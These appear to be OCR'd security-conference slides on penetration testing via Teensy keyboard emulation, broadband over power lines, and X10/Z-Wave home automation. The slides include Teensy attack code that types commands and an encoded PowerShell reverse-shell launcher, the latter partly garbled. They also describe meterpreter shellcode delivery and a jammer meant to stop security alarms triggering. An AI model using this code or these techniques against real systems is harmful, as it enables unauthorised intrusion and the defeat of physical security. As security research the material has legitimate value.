SecManiac

Pentesting over Power lines

Dave Kennedy (@Dave_ReL1K)

Rob Simon (@KickenChicken57)

http://www.secmaniac.com

About Rob

- Application Security Engineer, Fortune 1000
- Penetration Tester
- Source Code Analysis
- Spare time plays with home automation gear
- C/C++/C#
- Also hugs..

About Me


- Creator of the Social-Engineer Toolkit
- Founder of DerbyCon
- Author of new book from NoStarch Press on Metasploit
- Back|Track Development Team
- Exploit-DB Development Team
- Exploit Writer
- Penetration Tester
- Chief Information Security Officer, Fortune 1000
- I give hugs..

Before we start…a slight detour

Introduction on the Teensy

- Originally covered by Adrian Crenshaw (irongeek)
- Morphed into a weapon last year at Defcon.
- The ability to emulate any keyboard and leverage full character sets with on-board storage.

The Teensy Device



Teensy, Teensy ++, Customized

SecManiac

Motion Sensor Teensy (thnx. Garland)


SecManiac

Let’s walk through some basics

- In order to get a binary to the system we need to convert it to keyboard-acceptable characters.

- Our choice was leveraging binary to hex conversion methods. Conversely you could easily use base64.

Some code



SecManiac

Okay now we got some hex…

- Okay, now we have some hex… We need a way to convert it back to a binary when its written to a file on the system through the teensy..

- You could leverage vbs, we decided on PowerShell as it's pretty much on every Windows XP instance and integrated into Vista and Windows 7 and can't be removed.

Some more code

SecManiac

Moving it to Teensy

Moving it to Teensy Pt. 2

```
RevShell_204);

char buffer[55];
int ledPin = 11;

void setup() {
  pinMode(ledPin, OUTPUT);
}
void loop()
{
  BlinkFast(2);
  delay(5000);
  CommandAtRunBar("cmd /c echo 0 > %TEMP%\\WDu10lnuapwyd7J");
  delay(750);
  CommandAtRunBar("notepad %TEMP%\\WDu10lnuapwyd7J");
  delay(1000);
  // Delete the 0
  Keyboard.set_key1(KEY_DELETE);
  Keyboard.send_now();
  Keyboard.set_key1(0);
  Keyboard.send_now();
  // Write the binary to the notepad file
  int i;
  for (i = 0; i < sizeof(exploit)/sizeof(int); i++) {
    strcpy_P(buffer, (char*)pgm_read_word(&(exploit[i])));
    Keyboard.print(buffer);
    delay(80);
  }
  // ADJUST THIS DELAY IF HEX IS COMING OUT TO FAST!
  delay(5000);
  Ctrl(S);
  delay(2000);
  Alt(F4);
  delay(5000);
  // Cannot pass entire encoded command because of the start run length
  // run through cmd
  CommandAtRunBar("cmd");
  delay(1000);
  Keyboard.println("powershell -EncodedCommand
IABzAD0AZwBjACAAIgAkAEgATwBNAEUAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVAB1AG0AcABcAFcARAB1ADEAMAB5AG4AdQBhAHAAdwB5AGQAWwBKACIAQwAkAHMAPQBtAHMAdAByA
QATACQAcwA9ACQAcwAuAFIAZQBwAGwAYQB|AGUAKAAnAGAAcgAnACwAJwAnACkADwAkAGIAPQBuAG0AdwAtAG
BrAC4ATABlAG4AZwB0AGgALwAyACkADwAuAC4ALgAkACgAJAB1AC4ATABlAG4AZwB0AGgALQAxACkAfAAlAHsAJAB1AFsAJAB1AF0APQBbAEMAbwBuAHYAZQByAHQAXQA6AG8AYwB8AEIAeQB0AGU
kAFBAKgAyACkALAAyACkALARxADYAKQB9AD0AWwBJAEQALgBGAGkAbAB1AFBADgAGAFcAcgBpAHDAZQBBAGwAbABECAHkAdAB1AHMAKAA1ACQA5ABPAE0ARQBcAEEAcABwAEQAYQBBAGEAKABMAGBA
AGEAcAB}AHkAZAA3AFoALgB1AHgAZQA1ACwAJAB1ACkA");
```

Bummer…

- So unfortunately, this method didn't work, after breaking it down to hex or base64, the file was above what the Teensy++ could handle.

- So we looked at another alternative…

Shellcodeexec

- Works on DEP/NX enabled systems by storing shellcode as +rwx.

- Supports alphanumeric encoded payloads which means a meterpreter stager will be extremely small character wise.


Testing it out…

- Custom compile shellcodeexec and convert to hex
- Create a meterpreter reverse_tcp via alphanumeric shellcode
- Execute shellcode exec and launch alphanumeric shellcode into memory without ever touching disk

DEMO

That’s not all…

- We then soldered on the SDCard mount and were able to get the teensy to read off the microcontroller and put as large of a file as we want onto the system..


SecManiac

Okay…back on track sorry. Squirrel…

SecManiac

Introduction

- We'll be covering three main categories.
  - IEEE 1901-2010 Standard for Broadband over Power Lines (published February 2011)
  - IEEE 1675-2008 Standard for Broadband hardware installation
  - G.hn is a competing standard (for example AT&T uses this)
  - X10, Crestron, Lutron, Z-Wave
  - New tools release
- How to leverage these in penetration testing
- New things to come that are currently in development

Broadband over Power Lines (BPL)

- Speeds around 500KB to 135MBPS based on price (home plug certification).
- Leveraged for Ethernet over power lines.
- Mostly used as residential areas for home networking however used in some corporate environments.
- Homeplug 2005 AV specification increased the peak data from 14 MBPS to 200 MBPS.
- Homeplug PHY is used for smart grid infrastructures (100 bucks for the specification…just Google for it :P) but is mostly being used for smart grids as well as home use.

Understanding BPL

- Normal wiring systems were designed for the transmissions of AC power.
  - Drawbacks are it has a limited to carry higher frequencies
- Most home/corporate security uses 56bit DES :P
- Typically transmits via medium to high frequencies (1.6 to 80mhz) for more corporate use and 20 and 200khz for home use.
- BPL is actively being used in car network communications, HVAC systems, security systems, network communications and much more.

SecManiac

PHY Smart Grids

- Allows long range transmissions of network signals through multiple power lines.
- Used by virtually every country due to its low cost implementation.
- Allows communications on both wired and wireless based transmissions.
  - The PHY Alliance and Zigbee Alliance has came together to create a single standard for a combined infrastructure.

SecManiac

Home Ethernet over Power

- Generally support DES (ew) or AES.
  - Turned off by default.
- Allow as many devices you want to plug in to support power of Ethernet.
- Awesome for penetration testing.

SecManiac

Real World Scenario

- Physical penetration test on CompanyX.
- You place the BPL device next to a company within the corporate environment.
- You can now find a place inside the organization or outside exposed power jacks to perform your penetration test.

SecManiac

Home Automation

- We'll be covering the two main ones:
  - X10 (60 Hz over powerlines)
  - Z-Wave (900 MHz)
- There are a number of other ones including proprietary/commercial:
  - Crestron
  - Lutron (433 mhz)
  - Zigbee (2.4ghz, 915 MHz, and 868 MHz)
  - Insteon (dual band powerlines and RF)

SecManiac

Home Automation Basics

- Home automation is used in a number of large businesses, homes and other facilities.
- Provides interconnectivity to multiple systems and allows automated responses to occur based on if a criteria is met.
- Gaining major momentum in most organizations.

Basics of X10

- Still highly used within home automation.
- Provides easy access to communicate between devices through power lines and some through RF.
- Some equipment used by X10 include:
  - HVAC
  - Motion Sensors
  - Lights
  - Cameras
  - Security systems
  - Doors

Some drawbacks of X10

- Lack of encryption (ouch)
- Only allows 256 devices
- Could have heavy interference

SecManiac


X10 Codes

0 0 0 0	All units off	Switch off all devices with the house code indicated in the message
0 0 0 1	All lights on	Switches on all lighting devices (with the ability to control brightness)
0 0 1 0	On	Switches on a device
0 0 1 1	Off	Switches off a device
0 1 0 0	Dim	Reduces the light intensity
0 1 0 1	Bright	Increases the light intensity
0 1 1 1	Extended code	Extension code
1 0 0 0	Hail request	Requests a response from the device(s) with the house code indicated in the message
1 0 0 1	Hail acknowledge	Response to the previous command
1 0 1 x	Pre-set dim	Allows the selection of two predefined levels of light intensity
1 1 0 1	Status is on	Response to the Status Request indicating that the device is switched on
1 1 1 0	Status is off	Response indicating that the device is switched off
1 1 1 1	Status request	Request requiring the status of a device

X10 Kit


SecManiac

Testing the jammer/sniffer



SecManiac

The Arduino Device



SecManiac

New Tool Release – X10 Blackout

- In the Social-Engineer Toolkit v2.0
- Jams X10 based signals in order to prevent security systems from triggering or other devices.
- Easy to do with RF however illegal ☹ but…hypothetically…

New Tool Release – X10 Sniffer

- In the Social-Engineer Toolkit v2.0
- Sniffs all X10 bases traffic and sends you the information. We've been playing around with it sending over Verizon via text messages, almost done… Right now it writes to external storage.
- Ability to trigger on certain events, for example if a security system is armed and triggers, it will send a jamming signal to prevent it from alerting.
- A lot of the security systems use RF which is identical to jam, just via a airwaves.

Z-Wave

- Leverages Mesh networks in order to communicate between devices
- Support for AES however we haven't found a device that uses it (we'll talk about this).
- Similar devices can be leveraged via Z-Wave and is considered one of the more prominent home automation standards.

SecManiac

Z-Wave

- Jamming is very simple and can cause significant disruptions (illegal? :P)
- Transmission on the Z-Wave network is relatively easy and the SDK provides a Z-Wave sniffer for “troubleshooting”.
- Easy to develop Z-Wave based-sniffer that jams signals based on certain criteria, i.e. motion sensors, cameras, etc.
- Ability to inject seamless data into the Z-Wave network including replay of camera feeds, and such.

AES Encryption Exposure

- During initial pairing of devices, the AES initialization key can be captured allowing decryption and tampering of communications.

- Not leveraging standard FIPS compliant-based transmission of AES key.

SecManiac

New Tool Release

- The Social-Engineer Toolkit v2.0 is now being released.
- Includes all of the code to automatically generate all of this for you.

Coming soon….

- Sniffer based on Z-Wave initialization encryption keys.
- Sniffer and Z-Wave injector that will send information to the systems.

SecManiac

DerbyCon

- Three day conference with training
- Insanely stacked line-up
- September 30 - October 2nd
- Louisville Kentucky - Hyatt Regency

http://www.derbycon.com

info@derbycon.com

SecManiac

davek@social-engineer.org
Twitter: dave_ReL1K